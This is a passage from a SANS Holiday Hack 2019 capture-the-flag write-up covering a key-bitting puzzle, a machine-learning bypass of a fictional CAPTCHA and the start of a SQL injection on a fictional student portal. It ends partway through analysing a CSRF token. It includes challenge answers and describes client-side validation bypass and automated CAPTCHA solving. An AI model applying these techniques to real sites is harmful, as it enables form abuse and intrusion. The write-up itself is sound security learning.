


Figure 112 - Steam Tunnels Screenshot

Clues so far:

- The avatar went into the room and seemingly vanished
- The avatar is around 8 times the size of a normal avatar
- The key seems to be drawn differently to the rest of the avatar

Zooming in on the key gave a reasonable outline.




Figure 113 - Steam Tunnels Screenshot

It seemed that a key needed to be produced using the bitting machine what would match the pattern of the key that the avatar was wearing. Using the machine, the images could be downloaded via a simple GET request e.g.

[https://key.elfu.org/backend/keys/SC4\\_preview/000000.png](https://key.elfu.org/backend/keys/SC4_preview/000000.png)

After producing a few examples, there is a pattern emerging where the grooves are relevant to whatever number gets passed in the URL.

SC4 was interesting as it pointed to it being 6 pin<sup>46</sup>, hence the 6 digits on the bitting machine.

---

<sup>46</sup> <https://kc.allegion.com/kb/article/what-is-an-sc-keyway/>



Figure 114 - Steam Tunnels Screenshot

This is where the talk within KringleCon came in hugely useful:

<https://www.youtube.com/watch?v=KU6FJnbkeLA> as well as another related one:

<https://www.youtube.com/watch?v=AayXf5aRFTI>. It pointed nicely to the type of key being used which gave a guide on how to decode the zoomed in version from the large avatar.



Figure 115 - Steam Tunnel Screenshot

Once identified, using the guide below, the key could start being decoded



Figure 116 - Steam Tunnels Screenshot

After imposing the key onto the guide and adjusting as needed, there was a match.




Figure 117 - Steam Tunnels Screenshot

The reference gave a number of **122520**. Putting this into

[https://key.elfu.org/backend/keys/SC4\\_preview/122520.png](https://key.elfu.org/backend/keys/SC4_preview/122520.png) (or using the bitting machine) gave the following key:




Figure 118 - Steam Tunnels Screenshot

This key could then be used to access <https://thisisit.elfu.org/?challenge=bitting-keyhole>.




Figure 119 - Steam Tunnels Screenshot

Clicking on the keys prompted for key to be selected which was dragged and dropped it onto the lock, unlocking the door and keyhole, thus completing the objective.

It led to Krampus Hollyfeld who said it was him who took the two turtle doves.

*Hello there! I'm Krampus Hollyfeld.*

*I maintain the steam tunnels underneath Elf U,*

*Keeping all the elves warm and jolly.*

*Though I spend my time in the tunnels and smoke,*

*In this whole wide world, there's no happier bloke!*

*Yes, I borrowed Santa's turtle doves for just a bit.*

*Someone left some scraps of paper near that fireplace, which is a big fire hazard.*

*I sent the turtle doves to fetch the paper scraps.*

### Answer

Krampus Hollyfeld

### URL

<https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/07%20Get%20Access%20To%20The%20Steam%20Tunnels>

## Bypassing the Frido Sleigh CAPTEHA

### Synopsis

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

- <https://fridosleigh.com/>

### Hint

Machine Learning Use Cases for Cyber Security - [https://youtu.be/jmVPlwjm\\_zs](https://youtu.be/jmVPlwjm_zs)

### Solution


Visiting the site, a form is displayed (shown in 2 pages) and filling it out, it out eventually opens up the CAPTEHA.



Figure 120 - Capteha Screenshot

More details about it can be found by clicking on the information link<sup>47</sup>. The capteha is created from a call to <https://fridosleigh.com/api/capteha/request> which pulls in 100 random images.

<sup>47</sup> [https://fridosleigh.com/about\\_CAPTEHA.html](https://fridosleigh.com/about_CAPTEHA.html)



# reCAPTEHA

Privacy - Terms

## What is reCAPTEHA?

**CAPTEHA:** Completely Automated Public Turing test to tell Elves and Humans Apart.

reCAPTEHA is a service created by Alabaster Snowball for the North Pole that helps protect websites from Humans and The Krampus. A “CAPTEHA” is a Turing test to tell elves and humans apart. It is easy for an elf to solve because elves are magical creatures that work on holiday related objects year-round and can spot and click hundreds of holiday items per second. However, non-elves (like humans) will find it nearly impossible to visualize, correctly identify and click holiday items fast enough before the time runs out. Adding reCAPTEHA to a North Pole site enables North Pole site administrators to protect systems that only elves should be able to access. You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.

Figure 121 - Capteha Screenshot

The important line is at the end.

*You only need to solve the CAPTEHA challenge once per session and not for each and every subsequent HTTP request.*

A few links are given to help progress:

- [https://downloads.elfu.org/capteha\\_images.tar.gz](https://downloads.elfu.org/capteha_images.tar.gz)
- [https://downloads.elfu.org/capteha\\_api.py](https://downloads.elfu.org/capteha_api.py)
- [https://github.com/chrisjd20/img\\_rec\\_tf\\_ml\\_demo](https://github.com/chrisjd20/img_rec_tf_ml_demo)

## Frido Sleigh Continuous Cookie Contest



Enter For A Chance to win Frido Sleigh Cookies  
Continuously for Life!

Frido Sleigh has decided to give away life-time supplies of Frido Sleigh cookies to many randomly selected Elves. Simply complete sections 1 and 2 of the form below.

### Eligibility and Restrictions:

- Must be an Elf
- Must be an Adult Elf - 180 years or older.
- No limit on the number of entries per elf.

### Selection Criteria:

- One lucky elf will be chosen at random every minute from now until contest end.
- So keep submitting as many times as it takes until you win!

### 1 Your Basic Info

Name:

Email:

Age:

### 2 About You

Why Do You Love Frido Sleigh Cookies:

Cause they're so flippin yummy!

Favorite Frido Sleigh Cookies:

- Cupid Crunch
- Sugar Cookie Santas
- Do-Si-Dancers
- Prancer's Peanut Butter Patties
- Canes Ahoy
- Snow-eo's
- Fig Northtons
- Thick Mints

I'm not a human   
reCAPTCHA  
Privacy - Terms

**Submit Entry**

Figure 122 – Capteha Screenshot

At this point, it would be crass not to acknowledge the great work of Chris Davis, specifically his work around the code<sup>48</sup> that helped with this objective.

The code used to solve this objective leaned \*very heavily\* on what Chris produced and it would be a disservice to Chris if we didn't acknowledge both his repository and video on machine learning <sup>49</sup>.

It's not up to this report to teach the reader about machine learning. It's a very complicated area which Chris does a grand job of and one in which there is a plethora of resources available.

To complete this objective, given the example Chris laid out, in comparing apples to bananas, it was almost a plug-and-play setup where just a few lines of code were needed. Amending both scripts helped optimise the process if the machine power wasn't up to scratch.

### *Training*

By default, `python3 retrain.py --image_dir ./training_images/` would have ran trained the TensorFlow machine learning model based on images within the designated folder, under default settings.

Run floating-point version of Mobilenet:

```
```bash
python retrain.py --image_dir ~/flower_photos \
... --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/feature_vector/3
```

Run Mobilenet, instrumented for quantization:

```
```bash
python retrain.py --image_dir ~/flower_photos/ \
... --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_100_224/quantops/feature_vector/3
```

These instrumented models can be converted to fully quantized mobile models via TensorFlow Lite.

There are different Mobilenet models to choose from, with a variety of file size and latency options.

- The first number can be '100', '075', '050', or '025' to control the number of neurons (activations of hidden layers); the number of weights (and hence to some extent the file size and speed) shrinks with the square of that fraction.
- The second number is the input image size. You can choose '224', '192', '160', or '128', with smaller sizes giving faster speeds.

Figure 123 - Capteha Screenshot

For this solution, running the floating-point version versus the one instrumented for quantization made negligible difference.

<sup>48</sup> [https://github.com/chrisjd20/img\\_rec\\_tf\\_ml\\_demo](https://github.com/chrisjd20/img_rec_tf_ml_demo)

<sup>49</sup> [https://youtu.be/jmVPLwjm\\_zs](https://youtu.be/jmVPLwjm_zs)

However, amending the file size and latency options would make a difference. Using 025 as the first value and 128 as the second allowed the scripts to be run more reliable on less powerful machines.

Using the default settings did occasionally work and when loading on a powerful AWS instance, it always worked, but for this objective, choosing speed over accuracy was fine.

```
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$ python3 retrain.py --image_dir ./training_images/ --tfhub_module https://tfhub.dev/google/imagenet/mobilenet_v1_025_128/feature_vector/3
WARNING:tensorflow:From retrain.py:1356: The name tf.app.run is deprecated. Please use tf.compat.v1.app.run instead.
WARNING:tensorflow:From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use tf.io.gfile.exists instead.
W0106 14:50:26.609646 140144613439296 module_wrapper.py:139] From retrain.py:921: The name tf.gfile.Exists is deprecated. Please use tf.io.gfile.exists instead.
WARNING:tensorflow:From retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated. Please use tf.io.gfile.rmtree instead.
W0106 14:50:26.610454 140144613439296 module_wrapper.py:139] From retrain.py:922: The name tf.gfile.DeleteRecursively is deprecated. Please use tf.io.gfile.rmtree instead.
WARNING:tensorflow:From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.
W0106 14:50:26.611306 140144613439296 module_wrapper.py:139] From retrain.py:923: The name tf.gfile.MakeDirs is deprecated. Please use tf.io.gfile.makedirs instead.
WARNING:tensorflow:From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk instead.
W0106 14:50:26.612026 140144613439296 module_wrapper.py:139] From retrain.py:168: The name tf.gfile.Walk is deprecated. Please use tf.io.gfile.walk instead.
I0106 14:50:26.785865 140144613439296 retrain.py:185] Looking for images in 'Candy Canes'
WARNING:tensorflow:From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob instead.
W0106 14:50:26.786892 140144613439296 module_wrapper.py:139] From retrain.py:188: The name tf.gfile.Glob is deprecated. Please use tf.io.gfile.glob instead.
I0106 14:50:26.845649 140144613439296 retrain.py:185] Looking for images in 'Christmas Trees'
I0106 14:50:26.893086 140144613439296 retrain.py:185] Looking for images in 'Ornaments'
I0106 14:50:26.941215 140144613439296 retrain.py:185] Looking for images in 'Presents'
I0106 14:50:26.986270 140144613439296 retrain.py:185] Looking for images in 'Santa Hats'
I0106 14:50:27.033178 140144613439296 retrain.py:185] Looking for images in 'Stockings'
I0106 14:50:27.083877 140144613439296 resolver.py:79] Using /tmp/tfhub_modules to cache modules.
WARNING:tensorflow:From retrain.py:309: The name tf.placeholder is deprecated. Please use tf.compat.v1.placeholder instead.
W0106 14:50:27.116248 140144613439296 module_wrapper.py:139] From retrain.py:309: The name tf.placeholder is deprecated. Please use tf.compat.v1.placeholder instead.
```

Figure 124 - Capteha Screenshot

## Solving

As mentioned before, truth be told, not a lot was changed from the original file.

The full script used is available in the GitHub repository<sup>50</sup> and the output can be seen below along with the email.

```
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$ python3 solve.py
[+] CAPTEHA Solved with 4.995865821838379 seconds on the clock
[+] Progress:
[=====] 100%
{"data":"<h2 id=\"result_header\"> Entries for email address januszjasinski@gmail.com no longer accepted as our systems show your email was already randomly selected as a winner! Go check your email to get your winning code. Please allow up to 3-5 minutes for the email to arrive in your inbox or check your spam filter settings. <br><br> Congratulations and Happy Holidays!</h2>","request":true}
[+] Took 40.75910830497742 to run completely
alan@ubuntu:~/Downloads/img_rec_tf_ml_demo$
```

Figure 125 - Capteha Screenshot

Not long after, the email was received confirming victory.

<sup>50</sup> [https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/08\)%20Bypassing%20the%20Frido%20Sleigh%20CAPTEHA](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/08)%20Bypassing%20the%20Frido%20Sleigh%20CAPTEHA)

## Frido Sleigh - A North Pole Cookie Company

**Congratulations you have been selected as a winner of  
Frido Sleigh's Continuous Cookie Contest!**

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

**8la8LiZEwvyZr2WO**

Congratulations,  
The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at [kringlecon.com](http://kringlecon.com)

Figure 126 - Capteha Screenshot

### Answer

8la8LiZEwvyZr2WO

### Disclaimer

Thinking machine learning wasn't the only way, an alternative solution was attempted for far too long before defeat was accepted. Below is a short list of the plan:

- Base64 encode all 12k local images, get a MD5 of each and store references
- Retrieve the API request call a certain amount of times, get the base64 string, MD5 it and store the reference, along with UUID
- When running it normally, a simple lookup would then do the matches far quicker than any ML
- However, there were discrepancies between local and remote images. Dozens would match but majority wouldn't.
- Time permitting, it would be good to see if this was a viable solution. Alas...

*URL*

[https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/08\)%20Bypassing%20the%20Frido%20Sleigh%20CAPTEHA](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/08)%20Bypassing%20the%20Frido%20Sleigh%20CAPTEHA)

## Retrieve Scraps of Paper from Server

### Synopsis

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

- <https://studentportal.elfu.org/>

### Hint

Sqlmap Tamper Scripts - <https://pen-testing.sans.org/blog/2017/10/13/sqlmap-tamper-scripts-for-the-win>

### Solution

SQLi it is then! There seems to be two points of injection:

- <https://studentportal.elfu.org/apply.php>
- <https://studentportal.elfu.org/check.php>




Figure 127 - SQLi Screenshot

The apply link will be inserting data and the check link will be reading data so personal preference would be to read data because otherwise it will leave the table for applications massive if there was lots of testing against it and therefore reading data would take a lot longer.

# Check Application Status

Figure 128 - SQLi Screenshot

However, adding the classic apostrophe isn't allowed.

! A part following '@' should not contain the symbol "'".

Figure 129 - SQLi Screenshot

A few ways around this – amending the type of input to be standard text which will allow the form to be processed was easiest for now.

```
▼<div class="form-group">
  <label for="inputEmail" class="sr-only">Elf Mail Address</label>
  <input name="elfmail" type="text" id="inputEmail" class="form-control form-control-lg"
    placeholder="Email address" required autofocus> == $0
</div>
<input type="hidden" id="token" name="token" value>
```

Figure 130 - SQLi Screenshot

There's also a token field that's hidden. It's empty on page load but there is some JavaScript that on submission of the form, gets a token from `validator.php` and populates the field before the form finally gets submitted.

```
▼<script>

  function submitApplication() {
    console.log("Submitting");
    elfSign();
    document.getElementById("check").submit();
  }
  function elfSign() {
    var s = document.getElementById("token");

    const Http = new XMLHttpRequest();
    const url='/validator.php';
    Http.open("GET", url, false);
    Http.send(null);

    if (Http.status === 200) {
      console.log(Http.responseText);
      s.value = Http.responseText;
    }
  }

</script>
```

Figure 131 - SQLi Screenshot

This seems to be CSRF<sup>51</sup>. An example of a string generated by the file is:

MTAxMDE5MDcxMjk2MTU3ODQyMjk4OTEwMTAxOTA3MS4yOTY=\_MTI5MzA0NDEzMjU4ODgzMjMyNjEwMjgxLjQ3Mg==

It's two parts of base64 encoded strings. Decoded both halves reveals a string of numbers that seem to be loosely based on time. Running it a dozen or more times in quick succession reveals something like the below, with the 3<sup>rd</sup> column being the difference between the two

1009693460481577646032100969346.048'	129240762941443231019073.536'	-1292407629414430000000000
1009693461121577646033100969346.112'	129240763023363231019075.584'	-1292407630233630000000000
1009693461121577646033100969346.112'	129240763023363231019075.584'	-1292407630233630000000000
1009693461761577646034100969346.176'	129240763105283231019077.632'	-1292407631052830000000000
1009693461761577646034100969346.176'	129240763105283231019077.632'	-1292407631052830000000000
1009693462401577646035100969346.24'	129240763187203231019079.68'	-1292407631872030000000000
1009693462401577646035100969346.24'	129240763187203231019079.68'	-1292407631872030000000000
1009693463041577646036100969346.304'	129240763269123231019081.728'	-1292407632691230000000000
1009693463041577646036100969346.304'	129240763269123231019081.728'	-1292407632691230000000000
1009693463681577646037100969346.368'	129240763351043231019083.776'	-1292407633510430000000000
1009693463681577646037100969346.368'	129240763351043231019083.776'	-1292407633510430000000000
1009693464321577646038100969346.432'	129240763432963231019085.824'	-1292407634329630000000000
1009693464321577646038100969346.432'	129240763432963231019085.824'	-1292407634329630000000000
1009693464961577646039100969346.496'	129240763514883231019087.872'	-1292407635148830000000000
1009693464961577646039100969346.496'	129240763514883231019087.872'	-1292407635148830000000000
1009693465601577646040100969346.56'	129240763596803231019089.92'	-1292407635968030000000000
